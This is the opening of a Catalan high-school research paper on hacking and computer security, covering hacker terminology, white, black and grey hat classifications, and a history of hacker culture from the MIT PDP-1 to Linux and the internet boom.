



---

**BATXILLERAT - BIENNI 2015 / 2017**

# **TREBALL DE RECERCA**

---

**Títol : EL HACKING I LA SEGURETAT INFORMÀTICA**

---

**ALUMNE/A: MIQUEL ZAMORA HIDALGO**

**TUTOR/A : MARTA RIVERO**

**ÀREA : TECNOLOGIA**

# Índex

1	INTRODUCCIÓ	1
1.1	Hipòtesi del treball	1
1.2	Objectius del treball	1
1.3	Límits i adversitats	2
2	HACKING	3
2.1	Què és un hacker?	3
2.1.1	Hacker ètic	3
2.2	Conceptes bàsics	3
2.2.1	Newbie	3
2.2.2	Expert	4
2.2.3	Lamer	4
2.2.4	Luser	4
2.2.5	Cracker	4
2.2.6	Carder	4
2.2.7	Copyhacker	5
2.2.8	Bucaner	5
2.2.9	Ciberpunk	5
2.2.10	Geek	5
2.2.11	Guru	5
2.2.12	Samurai	6
2.2.13	Sneaker	6
2.2.14	Uebercracker	6
2.2.15	Administrador o root	6
2.3	Classificació hackers	6
2.3.1	Hackers de barret blanc	6
2.3.2	Hackers de barret negre	7
2.3.3	Hackers de barret gris	7
2.4	Història	7
2.4.1	Els autèntics programadors	7
		1

2.4.2	Els primers hackers	8
2.4.3	La creació d'Unix	10
2.4.4	El final dels vells temps	11
2.4.5	L'era de l'Unix propietari	12
2.4.6	Els primers Unix lliures	14
2.4.7	La gran explosió d'Internet	15
2.5	Exemple històrics importants i els crackers més famosos	16
2.5.1	Sven Jaschan	16
2.5.2	David Smith	17
2.5.3	Masters of Deception	18
2.5.4	Robert Tappan Morris	18
2.5.5	Michael Calce	20
2.5.6	Stephen Wozniak	20
2.5.7	Adrián Lamo	21
2.5.8	Kevin Poulsen	22
2.5.9	Kevin Mitnick	22
2.6	Com funciona el hacking?	22
2.6.1	Fase 1: Reconeixement	22
2.6.2	Fase 2: Escaneig	23
2.6.3	Fase 3: Atac. Obtenir accés	24
2.6.4	Fase 4: Atac. Mantenir l'accés	24
2.6.5	Fase 5: Esborrar el rastre	24
2.6.6	Mètodes de hacking	25
3	SEGURETAT INFORMÀTICA	33
3.1	Conceptes de seguretat informàtica: fiabilitat, confidencialitat, integritat i disponibilitat	33
3.2	Elements vulnerables: maquinari, programari i dades	34
3.3	Anàlisi de les principals vulnerabilitats d'un sistema informàtic	35
3.3.1	Seguretat física i ambiental	36
3.3.2	Seguretat lògica	37

3.4	Amenaces	42
3.4.1	Amenaces físiques	42
3.4.2	Amenaces lògiques	44
3.5	Eines preventives	44
3.5.1	Polítiques de seguretat de contrasenyes	44
3.5.2	Ús de tècniques criptogràfiques	45
3.6	Eines pal·liatives	45
3.6.1	Antivirus	45
3.6.2	Programes antiespia	46
3.6.3	Eines de bloqueig web	47
3.7	Tallafof	48
3.7.1	Amenaces	49
3.7.2	Els tallafofs més comuns	50
3.7.3	Tipus de tallafofs	52
3.7.4	Funcions principals del tallafof	54
3.7.5	Configuració i utilització del tallafof	55
4	PART PRÀCTICA	67
4.1	Hacking phishing	67
5	CONCLUSIÓ	76
6	BIBLIOGRAFIA	78

# 1 INTRODUCCIÓ

El món de la informàtica ha avançat molt durant els últims 20 anys. La informàtica aporta moltes avantatges al desenvolupament tecnològic, per exemple a la medicina, biologia, geologia, arquitectura, enginyeria, etc.

Amb l'arribada de Internet, la informàtica i les comunicacions van de la mà, i amb elles ha aparegut la possibilitat de realitzar ciberdelictes. Concretament delictes contra la propietat industrial, la propietat intel·lectual, el dret a la intimitat (intercepció de comunicacions), el patrimoni (estafes i frauds), la llibertat i amenaces, el mercat i els consumidors (revelació de secrets, publicitat enganyosa i falsedats documentals) i delictes informàtics (accés no autoritzat, destrucció de dades, ciberterrorisme, infracció de drets d'autor i copyright, intercepció de correus electrònics, etc.).

Fa 30 anys ningú es preocupava de si algú podia accedir al seu sistema informàtic. Avui en dia, el desenvolupament accelerat de la informàtica ha fet que aquest tema sigui controlat a consciència pels professionals de la Llei juntament amb els professionals informàtics, buscant solucions i adaptant la legislació a aquest tema.

La importància d'aquest tema és la raó per la que he decidit fer aquest Treball de Recerca, el qual descriu aquesta problemàtica a l'actualitat, donant molta importància a la seguretat informàtica. Faré una classificació de les possibles infraccions que es poden dur a terme, aprenent sobre els delictes informàtics i en especial el hacking. Faré un repàs dels hackers més importants i de la història darrere el hacking.

## 1.1 Hipòtesi del treball

La hipòtesi del treball és que, podria ser que la seguretat informàtica sigui més important del que ens pensem i que tothom, ja sigui a nivell d'individu com a nivell d'empresa, pot ser atacat cibernèticament sense que sapiguem què fer. Per tal de comprovar-ho, faré una part pràctica en la que intentaré, mitjançant alguna tècnica de hacking, obtenir les dades de diferents usuaris.

## 1.2 Objectius del treball

L'objectiu d'aquest treball és conscienciar de que som molt vulnerables virtualment, que podem ser atacats en qualsevol moment molt fàcilment i que per tant, cal que tinguem una molt bona seguretat informàtica.

Aquest treball té els continguts dividits i estructurats en dos apartats molt importants i que giren entorn de la part pràctica, ja que és des d'aquí d'on es podrà extreure les conclusions sobre la seguretat informàtica. En el primer apartat explicaré el hacking i les seves bases, i en el segon, explicaré la seguretat informàtica i les seves tècniques, basant-me sobretot amb la seguretat de les xarxes.

### **1.3 Límits i adversitats**

Abans de l'estiu, vaig anar a una conferència del hacking per informar-me i vaig estar buscant informació sobre el tema del meu treball. A principis d'estiu, al tenir molt temps lliure, vaig decidir centrar-me en la part teòrica, ja que eren les bases del meu treball i volia informar-me degudament sobre el tema abans de fer la part pràctica. Cap a finals d'estiu, vaig acabar la part pràctica i vaig avançar bastant la part teòrica, perquè si havia de fer la majoria del treball durant el curs, vaig pensar que no tindria gaire temps. També vaig triar fer la part pràctica durant l'estiu per preparar-la bé, ja que no sabia quan de temps tardaria. Un cop començat el curs, només vaig haver d'acabar una part de la teoria, ja que l'educació ocupava molt de temps.

La gran adversitat que he trobat fent aquest treball és que hi havia moltíssima informació, però repartida en moltes fonts diferents i la majoria en anglès, fet que dificultava l'obtenció d'informació a partir d'aquestes.

## 2 HACKING

### 2.1 Què és un hacker?

La paraula hacker prové de l'anglès i té a veure amb el verb "hack" que significa "tallar", "alterar".

Aquesta paraula sempre ha sigut mal utilitzada i interpretada, ja que aquesta no té res a veure amb activitats delictives.

Un hacker és aquella persona experta en alguna branca de la tecnologia, en general de la informàtica, que es dedica a intervenir i a realitzar alteracions tècniques utilitzant els seus coneixements, amb bones o males intencions, sobre un producte o dispositiu. Tot i que en general el terme és reconegut majoritàriament per la seva influència sobre la informàtica i la Web, un hacker pot existir en relació amb altres contextos de la tecnologia, com per exemple els telèfons mòbils o amb aparells de reproducció audiovisual.




Figura 2.1, Emblema hacker

#### 2.1.1 Hacker ètic

Les gestions dels hackers ètics són considerades positives. Aquests utilitzen el seu coneixement per a trobar febleses, forats o vulnerabilitats als programes, per així millorar els sistemes, i actuen al descobert. Poden treballar com a professionals dins de les empreses que desenvolupen programari o com a independents. Els hackers ètics admeten que l'accés als ordinadors d'algué altre és dolent, però que descobrir i explotar mecanismes de seguretat i accedir a ordinadors es pot fer d'una manera ètica i legal.

## 2.2 Conceptes bàsics

### 2.2.1 Newbie

Una persona newbie és aquell que està començant en el tema del hacking, és un hacker principiant amb ganes de conèixer i aprendre. Intenten entrar a sistemes amb molts d'entrebancs en el camí, això ho fan per descobrir noves tècniques i millorar. Pregunten a experts o hackers experimentats i després intenten realitzar el que han après. Els newbies, a diferència dels lamers, els agrada la informàtica i utilitzen el coneixement per instruir-se i així convertir-se en hackers.

### 2.2.2 Expert

Es considera que una persona és un expert o un usuari avançat quan aquest té uns coneixements molt més avançats en alguns temes determinats que els usuaris comuns, especialment en l'àmbit de la informàtica.

### 2.2.3 Lamer

Lamer és una paraula que s'utilitza a Internet que descriu a una persona amb falta d'habilitats tècniques, sociabilitat o maduresa, considerada un incompetent en una matèria, activitat específica o dins d'una comunitat, tot i portar suficient temps per aprendre sobre la matèria, activitat o per adaptar-se a la comunitat que el considera un lamer. Es tracta d'una persona que presumeix de tenir uns coneixements o habilitats que realment no té i que no té intenció d'aprendre.

### 2.2.4 Luser

El terme despectiu amb el que els hackers anomenen els usuaris comuns dels ordinadors i Internet, els quals generalment es troben en una desavantatge davant els usuaris experts que poden controlar tots els aspectes d'un sistema. Prové de dos paraules angleses: "loser" (perdedor) i "user" (usuari).

### 2.2.5 Cracker

La paraula cracker prové de la unió de "hacker" amb "criminal".

Un cracker és una persona que accedeix sense autorització i il·legalment a un servidor, o que supera la protecció d'un programa o sistema informàtic per aprofitar-se d'alguna manera del seu contingut. Un cracker no és el mateix que un hacker, ja que encara que els dos poden utilitzar les mateixes tècniques, el cracker té males intencions i motivacions, realitza la intrusió amb una finalitat de benefici personal o de produir-hi perjudici, per així treure'n profit.

### 2.2.6 Carder

S'anomena d'aquesta manera a la persona amb intencions de cracking, realitza transaccions amb targetes creades o adulterades. S'aprofiten de les múltiples vulnerabilitats que tenen les empreses de targeta de crèdit. Subsisteixen bastant en el sistema, ja que les empreses no fan les denúncies corresponents, perquè no volen perdre credibilitat en el mercat. En general utilitzant troians i enginyeria social per aconseguir els números de targeta.



### 2.2.7 Copyhacker

És una classe coneguda en l'àmbit del craqueig de hardware i software, majoritàriament de targetes intel·ligents utilitzades en sistemes de televisió de pagament. Aquest mercat mou a l'any milions d'euros només a Europa. Aquestes persones utilitzen l'enginyeria social per convèncer i establir amistat amb veritables crackers, els copien els mètodes de craqueig de software i hardware i després ho venen als bucaners. Es mouen principalment per diners.

### 2.2.8 Bucaner

Són pitjors que els lamers, ja que no aprenen res ni coneixen res sobre la tecnologia. Comparats amb els pirates informàtics, els bucaners només busquen el comerç negre dels productes entregats pels copyhackers. Només es troben fora de la xarxa, ja que dins d'ella, els que ofereixen productes craquejats passen a anomenar-se pirates informàtics. Els bucaners són simplement comerciants, que compren al copyhacker i revenen el producte sota un nom comercial.

### 2.2.9 Ciberpunk

Són persones no necessàriament expertes en informàtica, que defensen una xarxa lliure, sense control i amb tarifa plana. Aposten per aprendre a fer les coses per ells mateixos, i arriben a defensar la llibertat d'informació a nivells extrems, com podria ser la divulgació de manuals de construcció de bombes atòmiques o hacking sobre satèl·lits, recolzant-se en el principi de que la informació en sí no és dolenta.

### 2.2.10 Geek

És una persona que comparteix una gran fascinació, a vegades obsessiva, per la tecnologia i informàtica, i persegueix l'habilitat i la imaginació en comptes de l'acceptació social de la majoria. El seu objectiu és fer les coses per diversió i reconeixement, quasi sempre pel simple plaer de fer-ho.

La majoria de geeks són hàbils amb els ordinadors, però no sempre són hackers.

### 2.2.11 Guru

Són persones molt expertes en un determinat tema molt complicat i extens, per exemple conèixer en profunditat alguna distribució de GNU/Linux. És per això que normalment són els que instrueixen als nous hackers. Generalment no estan identificats, però són reconeguts per la importància de les seves obres.

### 2.2.12 Samurai

Avui en dia s'anomena samurai a les persones que tenen un gran coneixement tecnològic, computacional i en sistema de xarxes. Aquests són hackers que craquegen seguint les lleis, són contractats per investigar errors de seguretat o casos de drets de privacitat. També s'ocupen d'informar sobre la seguretat informàtica, com per exemple, com protegir els sistemes de xarxes.

### 2.2.13 Sneaker

Són aquelles persones contractades per les pròpies empreses per trencar els seus sistemes de seguretat i institucions, amb la intenció de que trobi errors de seguretat i així poder reparar aquests errors i per tant evitar atacs danyosos en un futur.

### 2.2.14 Uebercracker

Variant de cracker. Són els crackers de sistemes que han anat més enllà dels mètodes d'intrusió tradicionals. No es motiven normalment per realitzar actes violents. Les víctimes es trien deliberadament.

### 2.2.15 Administrador o root

Persona que s'encarrega del manteniment i la supervisió d'un sistema informàtic a través d'ordinadors centrals de gran capacitat. Tenen el control total sobre el sistema i també s'encarreguen de la seguretat d'aquest.

## **2.3 Classificació hackers**

Els hackers es solen classificar amb barrets.



Figura 2.2, Classificació dels hackers amb barrets

### 2.3.1 Hackers de barret blanc

Són aquells hackers que no busquen un profit personal, sinó un benefici per la comunitat. Són especialistes en trobar escletxes en els sistemes interns d'empreses, es dediquen a penetrar la seguretat dels sistemes i solen treballar per empreses en l'àmbit de seguretat informàtica per

protegir els seus sistemes davant de qualsevol perill. Un exemple són els hackers ètics, que exploren aquestes falles per advertir l'administrador.

### 2.3.2 Hackers de barret negre

També són coneguts com a "crackers" i es dediquen a trencar la seguretat informàtica, a buscar la forma d'entrar en els programes i a obtenir-ne informació o generar virus per aquests. També col·lapsen servidors, entren en zones restringides, infecten xarxes o s'apoderen d'aquestes.

### 2.3.3 Hackers de barret gris

Són aquells que tenen un coneixement similar als de barret negre, amb aquest coneixement penetren sistemes i busquen problemes a la xarxa, cobrant després per la reparació dels errors. Es troben en una posició central entre els de barret blanc i els de barret negre, no perjudiquen a ningú però entren sense permís.

## **2.4 Història**

### 2.4.1 Els autèntics programadors

Tot va començar amb els Autèntics Programadors, tot i que aquest sobrenom no seria utilitzat fins el 1980. Des de 1945, les noves tecnologies de les computadores havien atret a moltes persones brillants i creatives de tot el món. Des de la primera computadora ENIAC d'Eckert i Mauchly, va existir una comunitat composta per programadors, que creaven i manipulaven software per diversió.

Els Autèntics Programadors provenien de disciplines, com l'enginyeria o la física, i programaven en codi màquina, en FORTRAN i en més llenguatges ja oblidats. Aquests van constituir la cultura tècnica dominant en l'àmbit de les computadores des del final de la Segona Guerra Mundial fins els començaments dels anys 70.

Algunes persones que van créixer amb la cultura dels Autèntics Programadors van restar actius fins ben entrats els anys 90. Seymour Cray, dissenyador de la gama de supercomputadora Cray, va ser-ne un dels millors.

Tot i així, la cultura dels Autèntics Programadors, va ser eclipsada per la computació interactiva, les universitats i les xarxes. Aquestes van donar lloc a una altra tradició d'enginyeria que, amb el temps, evolucionaria en la cultura hacker del codi obert que avui en dia es coneixen.

## 2.4.2 Els primers hackers

Els començaments de la cultura hacker, tal com es coneix actualment, es poden datar el 1961, l'any en el que el MIT (Massachusetts Institute of Technology) va adquirir la primera PDP-1. El comitè de Senyals i Energia del Tech Model Railroad Club va adoptar la computadora com el seu invent tecnològic preferit i va inventar eines de programació, un llenguatge propi i tota una cultura que encara avui es pot reconèixer.



Figura 2.3, Ordinador PDP-1

La cultura al voltant de les computadores del MIT és la primera en adoptar la paraula "hacker". Els hackers del Tech Model Railroad Club es van convertir en el nucli del Laboratori d'Intel·ligència Artificial del MIT, el centre més destacat d'investigació sobre Intel·ligència Artificial de tot el món a principis dels anys 80. La seva influència es va estendre per tot arreu a partir del 1969, any en el que es va crear ARPANET.

ARPANET (Advanced Research Projects Agency Network) va ser la primera xarxa intercontinental d'alta velocitat. Va ser construïda pel Departament de Defensa d'Estats Units com un experiment de comunicacions digitals, però va créixer fins a interconnectar a centenars d'universitats i centres d'investigació. Va permetre als investigadors de totes parts intercanviar informació amb rapidesa i flexibilitat, donant un gran impuls a la col·laboració i a un augment del ritme i la intensitat dels avenços tecnològics. Però ARPANET va fer alguna cosa més. Les seves autopistes electròniques van reunir a hackers de tota Amèrica del Nord en massa.

Les primeres creacions de la cultura hacker es van propagar per ARPANET durant els seus primers anys. Concretament, la primera versió de la principal creació va ser <http://www.catb.org/~esr/jargon/html/>, aquesta va ser desenvolupada entre 1973 i 1975. Aquest diccionari es va convertir en un document definitiu d'aquesta cultura. Més endavant, seria publicada com The Hacker's Dictionary, l'any 1983, i, tot i que aquesta ja està esgotada, existeix una nova edició revisada i ampliada: The New Hacker's Dictionary.

La cultura hacker va aparèixer en les universitats connectades a la xarxa, especialment en els seus departaments d'informàtica. El laboratori d'IA del MIT va ser, pràcticament, el primer des dels finals dels anys 70. Però el Laboratori d'Intel·ligència Artificial de Stanford (SAIL) i la Universitat de Carnegie Mellon (CMU) la seguien de ben a prop. Tots van ser centres d'informàtica i investigació sobre IA que van atreure a molt gent que va fer nombroses aportacions a la cultura hacker.

Per entendre el que vindrà després, es necessita analitzar de nou el que passava amb les pròpies computadores, ja que van determinar els canvis en la tecnologia informàtica.

Des dels dies de la PDP-1, el destí de la cultura hacker havia estat unida a les computadores PDP de DEC, Digital Equipment Corporation. Aquesta companyia va ser pionera en la computació per empreses i en sistemes operatius. A causa de la flexibilitat i potència de les seves màquines, i a uns preus econòmics per la època, moltes universitats la van comprar.

Durant la major part de l'existència de la cultura hacker, ARPANET va ser principalment una xarxa de computadores de DEC. La computadora més important va ser la PDP-10, creada el 1967. Aquesta va ser la preferida dels hackers durant quasi 15 anys.

El MIT, tot i que va fer ús de la PDP-10 com tot el món, va rebutjar per complet el software de DEC per ella i va construir el seu propi sistema operatiu, l'ITS (Sistema de temps-compartit incompatible). L'ITS, tot i alguns errors ocasionals, va donar lloc a una successió d'innovacions tècniques i encara conserva el rècord del sistema de temps compartit que ha sigut utilitzat durant més temps.

ITS va ser escrit en el llenguatge d'assemblador, però molts projectes es van escriure en el llenguatge d'Intel·ligència Artificial LISP . Aquest era molt més potent i flexible que qualsevol altre llenguatge de l'època i tenia un millor disseny. LISP va donar els hackers d'ITS llibertat per pensar de forma creativa i poc convencional. Va ser un factor important en els seus èxits i encara segueix sent un dels llenguatges preferits pels hackers. Moltes creacions tècniques dins de la cultura de l'ITS encara es troben presents; el programa d'edició Emacs és el més conegut.

Però el SAIL (Stanford Artificial Intelligence Language) i la CMU (Universitat Carnegie Mellon) no es van quedar endarrera. Molts dels hackers que van aparèixer al voltant de les PDP-10 del SAIL, serien més tard importants en el desenvolupament de les computadores personals i les interfícies de finestres amb ratolí i icones que avui en dia es coneixen. Mentre, els hackers de la CMU van estar treballant en el que els portaria a liderar les primeres aplicacions pràctiques a gran escala dels Sistemes Experts i la Robòtica Industrial.

Un altre node important en la cultura va ser el PARC de XEROX, el Centre d'Investigació de Palo Alto. Des dels primers anys 70 i la meitat dels 80, el PARC va produir una gran quantitat de hardware revolucionari i innovacions en el software.

La cultura al voltant d'ARPANET i les PDP-10 van créixer amb força i varietat durant els anys 70. Les eines de llistes de correus electrònics, que s'havien utilitzat per fomentar la cooperació internacional entre grups d'interessos comuns, van ser utilitzades cada cop més amb propòsits

socials i recreatius. Algunes de les llistes més conegudes van ser la llista SF-LOVERS, Compuserve, Genie i Prodigy.

### 2.4.3 La creació d'Unix

Però l'any que va néixer ARPANET també va ser l'any en el que un hacker de Laboratoris Bell



Figura 2.4, Emblema d'Unix

anomenat Ken Thompson va inventar Unix, que arribaria a eclipsar la tradició de la PDP-10.

Thompson havia estat involucrat en el desenvolupament d'un sistema operatiu de temps compartit anomenat "Multics". Multics va ser un bon camp de proves per algunes idees importants sobre com ocultar l'usuari. La idea era fer a Multics més fàcil d'utilitzar i de programar.

Laboratoris Bell es va sortir del producte quan Multics va ser comercialitzat sense quasi èxit per Honeywell. Ken Thompson va trobar en falta l'entorn Multics i va començar a realitzar proves, implementant una barreja de les seves característiques i algunes idees pròpies en una vella DEC PDP-7.

Un altre hacker anomenat Dennis Ritchie va inventar el llenguatge anomenat C per utilitzar-lo en l'Unix de Thompson. Al igual que Unix, C va ser dissenyat per ser simple, flexible i no imposar límits. Aviat, l'interès per aquestes eines es va estendre per Laboratoris Bell i se'ls va donar un bon impuls el 1971, quan Thompson i Ritchie van rebre una oferta per crear el que ara anomenaríem un sistema d' automatització d'oficines, per l'ús intern dels laboratoris.

Tradicionalment, els sistemes operatius s'escriuen per complet en assembleador per obtenir la màxima eficiència de les computadores on s'instal·laven. Thompson i Ritchie van ser dels primers en veure que les tecnologies del hardware havien millorat suficientment com perquè un sistema operatiu pogués escriure's utilitzant només C, i arribant 1978 el sistema complet havia sigut un èxit en varis tipus de computadores.

Si Unix podia tenir la mateixa aparença, el mateix potencial, en computadores de diferents tipus, podrien servir d'entorn software comú per totes elles. Els usuaris no haurien de pagar per un nou disseny de software cada cop que una màquina quedava obsoleta. Els hackers podien traslladar les seves eines entre diferents computadores, en comptes d'haver de reinventar tota l'estona.

A part de la portabilitat, Unix i C tenien altres importants qualitats. Ambdós van ser creats amb una filosofia de fer les coses senzilles, que un programador pogués retenir en el seu cap l'estructura lògica de C en comptes d'haver d'utilitzar els manuals. Unix es va estructurar com

un conjunt d'eines flexibles, compostes per diversos programes senzills, dissenyats per poder-se combinar entre ells de diferents formes.

La combinació va demostrar poder adaptar-se a un ampli rang de feines de computació. Es va estendre ràpidament per AT&T, tot i la falta d'un programa oficial de suport. Cap el 1980, s'havia estès per un gran nombre de centres de computació de laboratoris i universitats, i milers de hackers l'utilitzaven.

Les màquines habituals en els primer temps de la cultura Unix eren les PDP-11 i el seu descendent, la VAX. Però gràcies a la portabilitat d'Unix, es va executar en moltes de les màquines que es podien trobar en tota ARPANET. Ningú utilitzava assembleador, els programes C eren fàcilment portables entre totes aquestes màquines.

Unix tenia fins i tot el seu sistema de xarxes de tipus UUCP: amb velocitats baixes i poca fiabilitat en la transmissió, però barat. Qualsevol parell de màquines Unix podia intercanviar correus electrònics utilitzant línies telefòniques convencionals. El 1980 els primers servidors de USENET van començar a intercanviar notícies, fins a superar en mida a ARPANET. Els servidors Unix van passar a constituir la seva pròpia "nació de xarxes" al voltant d'USENET.

ARPANET també tenia alguns servidors Unix. Aviat les cultures de les PDP-10 i de Unix/USENET van entrar en contacte i els seus límits es van començar a eliminar.

I encara existia una tercera corrent. La primera computadora personal havia sortit al mercat el 1975; Apple es va fundar el 1977 i els avenços van succeir amb molta rapidesa durant els anys que van seguir. El potencial dels microordinadors estava clar i va atreure a una altra generació de joves hackers. El seu llenguatge era el BASIC, un llenguatge molt primitiu comparat amb la resta de llenguatges de l'època.

#### 2.4.4 El final dels vells temps

Així estaven les coses el 1980: tres cultures que s'assemblaven tot i que estaven agrupades al



**Figura 2.5, Ordinador PDP-10**

voltant de tecnologies molt diferents. La cultura de les PDP-10 i ARPANET, la gent d'Unix i X amb els seus PDP-11 i un grup d'entusiastes dels microordinadors. Però la tecnologia de les PDP-10 s'estava quedant obsoleta, i el propi Laboratori es va dividir en faccions després dels primers intents de comercialitzar la Intel·ligència Artificial. Alguns dels millors del Laboratori, del SAIL i la CMU, van ser seduïts per treballs molt ben pagats en empreses de nova creació.

El cop de gràcia va venir el 1983, quan DEC va cancel·lar Jupiter, la seva continuació per la PDP-10, passant a concentrar-se a les línies de les PDP-11 i les VAX. Al no ser portable, traslladar ITS a un nou hardware suposava un esforç major del que es podien permetre. La variant de Berkeley de l'Unix que s'executava en màquines VAX, es va convertir en el sistema "per hackers" per excel·lència, i es va poder veure com el potencial dels microordinadors estava creixent ràpidament i que probablement superaria a tota la resta.

Va ser més o menys en aquell moment quan Levy va escriure Hackers. Un dels seus principals informadors va ser Richard M. Stallman (inventor d'Emacs). Stallman va seguir endavant, formant la Fundació del Software Lliure.

El gran pla de Stallman es va resumir nítidament a principis dels anys 80: el 1982 va començar la construcció d'un clon complet d'Unix, escrit en C i gratuït. El seu projecte es va conèixer com el sistema operatiu GNU. GNU va rebre molta importància en l'activitat dels hackers. De fet, des de la seva fundació i durant més d'una dècada, la Free Software Foundation definiria en gran part la ideologia comú de la cultura hacker.

També, entre el 1982 i el 1983 les tecnologies del microxip i la xarxa d'àrea local van començar a causar un impacte important en la cultura hacker. Ethernet i el microxip 6800 de Motorola formaven una combinació de gran potencial, i van aparèixer noves empreses que acabarien per desenvolupar la primera generació del que avui anomenem estacions de treball.

El 1982, un grup de hackers de l'Unix que provenien de Stanford i Berkeley van fundar Sun Microsystems, en la creença de que Unix, corrent en el hardware relativament econòmic basat en el 6800, resultaria una combinació amb una ampla varietat d'aplicacions, i així va ser. Tot i que els preus eren molt elevats, les estacions de treball resultaven barates per les empreses i universitats; les xarxes d'aquestes van reemplaçar ràpidament les velles VAX i altres sistemes de temps compartit.

#### 2.4.5 L'era de l'Unix propietari

El 1984, quan Bell System va tancar i Unix va passar a ser un producte d'AT&T, la cultura hacker es basava en Internet i USENET (i composta en la seva majoria per servidors o estacions de treball que utilitzaven Unix) i una gran àrea desconnectada, formada per entusiastes dels microordinadors.



Va ser també més o menys quan la premsa es va ocupar per primera vegada d'episodis importants relacionats amb el cracking, i va ser aquí quan els periodistes van començar a fer un mal ús de la paraula "hacker" per referir-se a pirates informàtics, ús que encara dura.



Les estacions de treball creades per Sun i altres, van obrir nous camins pels hackers. S'havien fabricat per realitzar gràfics d'alt rendiment i oferir dades compartides en les xarxes. Durant els anys 80, la comunitat hacker va estar bastant ocupada amb el repte de crear el software i les eines necessàries per obtenir el màxim de prestacions. L'Unix de Berkeley va incorporar el suport integrat pels protocols d'ARPANET, que van oferir una solució als problemes de funcionament en xarxes associades a les lentes connexions UUCP (Copiador d'Unix a Unix) i va estimular el creixement d'Internet.

Van haver varis intents d'adaptació dels gràfics per estacions de treball. El que va prevaler va ser el sistema X Window, desenvolupat en el MIT amb la col·laboració de centenars d'individus de diferents empreses. Un factor determinant pel seu èxit va ser el fet que els programadors estaven disposats a cedir les fonts de forma gratuïta d'acord amb l'ètica hacker, podent distribuir-los per Internet.

L'última computadora amb ITS es va apagar per sempre el 1990; la majoria dels seus seguidors es va anar adaptant a la cultura Unix.

Entre la comunitat hacker connectada a la xarxa, la gran rivalitat dels anys 80 es va donar entre els seguidors de l'Unix de Berkeley i els seguidors de les versions d'AT&T. I tot i que l'Unix mai va arribar al nivell d'AT&T, el 1990 aquestes dues versions eren difícils de distingir, ja que cada una havia anat adoptant gran part de les innovacions de l'altra.

Amb l'arribada dels anys 90, la tecnologia de les estacions de treball de l'anterior dècada va començar a veure's amenaçada per les noves computadores personals, barates i de gran rendiment, que es basaven en el chip 386 d'Intel i els seus derivats. Per primera vegada, un hacker es podia permetre una computadora domèstica comparable en potència i capacitat d'emmagatzematge als servidors de deu anys abans, màquines amb Unix que podien fer servir la plataforma de desenvolupament i de comunicar-se amb Internet.

Aquells primers entusiastes dels microordinadors aviat van créixer fins a formar una població de hackers del Dos i dels Mac.

L'accés generalitzat a serveis on-line comercials com Compuserve o Genie estava començant a finançar-se, però el fet que els sistemes operatius (a excepció d'Unix) no portessin integrades eines de desenvolupament va fer que els codis font compartits mitjançant aquest tipus de connexions fossin escassos. Així que no es va poder desenvolupar una tradició de col·laboració entre hackers.

Al corrent principal de la cultura hacker, organitzada al voltant d'Internet, i que fins el moment s'identificava majoritàriament amb la cultura tècnica d'Unix, l'únic que desitjava eren millors eines i més Internet, i els econòmics PCs de 32 bits prometien la possibilitat de tenir tot això.

Però en quan al software, els Unix comercials seguien sent cars. A principis dels anys 90, vàries empreses van intentar vendre adaptacions de l'Unix d'AT&T per PC. Però no va tenir massa èxit; els preus no havien baixat massa i quan s'adquiria el sistema operatiu no es disposava del codi font per poder modificar-lo i distribuir-lo. El negoci del software no proporcionava als hackers el que volien.

Tampoc ho estava fent la Free Software Foundation. El desenvolupament de GNU (GNU's Not Unix), el sistema operatiu gratuït d'Unix promès per RMS (Record Management System) a la comunitat hacker, va quedar estancat durant anys i no va aconseguir produir res semblant a un sistema operatiu utilitzable fins el 1996.

El 1990, estava clar que l'esforç per comercialitzar Unix representava pràcticament un fracàs. A causa d'això Microsoft els va poder treure una immensa porció del seu mercat amb la tecnologia inferior del seu sistema operatiu Windows.

En aquells dies, la indústria del software i Internet estaven a punt de ser dominades totalment per empreses enormes com Microsoft.

#### 2.4.6 Els primers Unix lliures

Però el 1991, un estudiant de la Universitat de Helsinki anomenat Linus Torvalds, havia començat a desenvolupar un sistema operatiu lliure per màquines 386, utilitzant el conjunt d'eines de la Free Software Foundation. El seu èxit inicial va atreure a molts hackers d'Internet amb la intenció d'ajudar-lo a desenvolupar Linux, un sistema Unix complet de codi font obert.



Figura 2.7, Emblema de Linux

Linux va tenir alguns competidors. El 1991, William i Lynne Jolitz estaven portant les fonts de BSD (Berkeley Software Distribution) Unix a l'estructura del 386. I tot i que la tecnologia BSD era superior a la d'en Linus, BSD mai va arribar a ser tan important

com aquest últim.

En aquell temps, tot el món creia que qualsevol software d'un sistema operatiu havia de desenvolupar-se amb la coordinació d'un grup de persones molt unit i relativament petit. Però Linux va evolucionar d'una forma totalment diferent. Des de quasi el primer moment, va ser programat de forma eventual per un gran nombre de voluntaris coordinats mitjançant Internet. La qualitat es mantenia amb l'estratègia de publicar cada setmana i obtenir la resposta de centenars d'usuaris en qüestió de dies.

A finals del 1993, Linux podia competir amb molts Unix comercials i tenia una quantitat molt major de software. Fins i tot començava a atraure adaptacions d'aplicacions comercials. Un efecte secundari d'aquest desenvolupament va ser el tancament de quasi tots els petits proveïdors d'Unix propietari, ja que no tenien ni desenvolupadors ni hackers a qui vendre el seu producte.

Però tot i així, aquests desenvolupaments no van destacar massa fora de la comunitat hacker, i no seria fins cinc anys després quan aquesta tendència arribaria a ser evident.

### 2.4.7 La gran explosió d'Internet

Al creixement de Linux se li va sumar el descobriment d'Internet per part del públic. Als anys 90 també van crear-se empreses que venien connectivitat a Internet per uns quants dòlars al mes. I després d'inventar-se la World Wide Web, el creixement d'Internet va arribar a un ritme frenètic.

